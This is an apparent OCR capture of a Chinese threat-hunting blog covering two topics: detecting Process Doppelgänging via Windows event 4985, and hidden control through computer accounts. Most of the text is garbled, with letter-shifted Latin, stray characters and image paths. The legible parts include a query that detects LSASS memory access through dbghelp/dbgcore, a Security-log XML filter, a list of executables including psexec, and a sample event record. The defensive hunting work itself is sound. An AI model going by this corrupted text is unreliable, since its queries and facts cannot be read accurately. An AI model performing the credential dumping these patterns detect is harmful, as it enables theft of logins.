
7 携 艰 警 矿 前 ⓡ

2P lfur vr iw2Z lqgr z v2V| vp r q2R shudwr qdc易罪 v| vp r q

摄 艰警 lg 翻 43知 Sur f hvvDf f hvv矩 矿


角 规 Ⓑ缩 释 败 摄v| vp r q Ⓑ 订ⓡ

释雅 矿 般前F =_Z LQGR Z V_V\ VWHP 65_gej f r uh1GOO剔



v| vp r q Ⓑ surfgxps 释 雅 矿

般 前F =_Z LQGRZ V_V\ VWHP 65_gej f r uh1GOO骅



矿 角 逊ⓥ v| v p r q (f) 齐 Ⓡ 败 罪

雅 释 翻矿 Ⓡ v| v p r q 摄

翻般起 v| v p r q 翻矿脑 规 v| v p r q 结

⓺ 矿(f) 起 艰警 摄

般 v| v p r q矿 角 规起 ⓟ VLHP

摄足 LEP TUdgdu DTO 翻神

vhcnfw%Vrxufhlpdjh%%Wdujhwlpdjh%iurp hyhqwv zkhuh hyhqwlg@43 dqg xwi;+sd|ordg, lpdwfkhv *+Bl,++1–gej khos1–,·+1–gej fruh1–,,* dqg Wdujhwlpdjh lpdwfkhv *1–ovdvv1–*

神

kwwsv=22eorj1phqdvhf1qhw2534<2352wkuhdw0kxqwlqj0540s urfgxpsOru0wdvnpju1kwpo

Threat Hunting#20. 使用事件 4985 检测 Process Doppelgänging

Surfhvv Grsshqj 乙qjlqj 练 规 见 阻

=


kwwsv=22eorj1pdz duhe|whv1frp2wkuhdw0dqdq|vlv2534;23; 2surfhvv0grsshqj dqjlqj 0phhw0surfhvv0krorz lqjbrvlu lv2

评 魁罗绕 QWV 艰ⓡ 院 DSL矿 范 DSL


(s) 职Ⓡ SH 雅 摄Z lqgrzv (s) 般练罗 阿艰警

QWV 艰ⓡ 知HyhqwLG @7<;8矩摄 矿 角

规(x) 7<;8 艰警 Surfhvv Grsshqj 乙qjlqj 摄



Event Properties - Event 4985, Microsoft Windows security auditing.
General
Details
The state of a transaction has changed.
Subject:
Security ID: SYSTEM
Account Name: DC01$
Account Domain: CONTOSO
Logon ID: 0x3E7
Transaction Information:
RM Transaction ID: {17ef5e21-5e2c-11e5-810f-00155d987005}
New State: 52
Resource Manager: {5f5ed427-fcca-11e3-bd73-b54ab417b853}
Process Information:
Process ID: 0x370
Process Name: C:\Windows\System32\svchost.exe
Log Name: Security
Source: Microsoft Windows se
Logged: 9/18/2015 5:00:40 PM
Event ID: 4985
Task Category: File System
Level: Information
Keywords: Audit Success
User: N/A
Computer: DC01.contoso.local
OpCode: Info
More Information: Event Log Online
Copy
Close

角　　补　　ⓒ　罪(f)　艰警　7<; 8　　摄



角 般陷裁 7 起 Z lq: 2Z lq43 摄 翻 ovdvv1h{ h携 vyf kr vw1h{ h Wuxvwh gLqvwdoohu1h{ h 脑评败翻 7<; 8 艰警 摄

角 Z lqgr z v : 经 Sur f hvv Gr sshq 乙qj lqj 矿艰警 7<; 8 迎 =



经 (f) 矿 角 规 艰警 LG 翻 7<; 8 绝

Vxemhfw0rjrqLg 结 翻 前3{6h: 剔 矿 Surfhvv

Grsshqj Z0qjlqj 起 摄隆谨 (q)翻=

```
?Txhu| OlvwA
?Txhu| Lg@%3% Sdwk@%Vhfxulw| %A
?Vhcnfv Sdwk@%Vhfxulw| %A–^V| vwhp ^+HyhqwLG@7<; 8,` dqg
HyhqwGdwd^Gdwd^C Qdp h@*Vxemhfw0rjrqLg*$@*3{6h: *`
?2Vhcnfw A
?2Txhu| A
```

?2Txhu| OlvwA

脑 规 艰警 LG 翻 7<;8 绝 结 艺绑(o)

罪 神

f=_z lqgrzv_v| vwhp65_vyfkrvw1h{h

f=_z lqgrzv_v| vwhp65_ovdvv1h{h·

f=_z lqgrzv_vhuylflqj _WUxvwhgLqvwdoohu1h{h

f=_z lqgrzv_v| vwhp65_srth{hf1h{h

f=_z lqgrzv_zlqV{V-_WlZrunhu1h{h

神

kwwsv=22eorj1phqdvhf1qhw2534<2352wkuhdw0kxqwlqj0570g

hwhfwlqj0surfhvv1kwpo

Threat Hunting #21 利用真实或伪造的计算机账号进行隐秘控制

角 警评 艰警

罪 。 ' 矿补 骤 摄 练

(f)罪矿 角 参 谷(x) 陷 警矿 齐练范

(f) 虚 规 迎 摄


參驱 神询

矿 Ⓓ 知 角 起 神

H[DPSOH_dgplq34矩职 矿 參 规起 qhw 观(s) 练罗遂


知　翻 H[DP SOH_VHUYHU34' 矩矿　陷　⑨Ⓑ

摄



练　败　菠　练罗 7:53 艰警　阿　知(s)　矩矿


结　7:74 艰警知(s)　矩摄



4神起 svh{hf ⓤ

参 规起 svh{h 1h{h SF 34知 43131514: 矩经 练

罗 Ⓓ +4313151 48, 莫芯 vkhoo摄



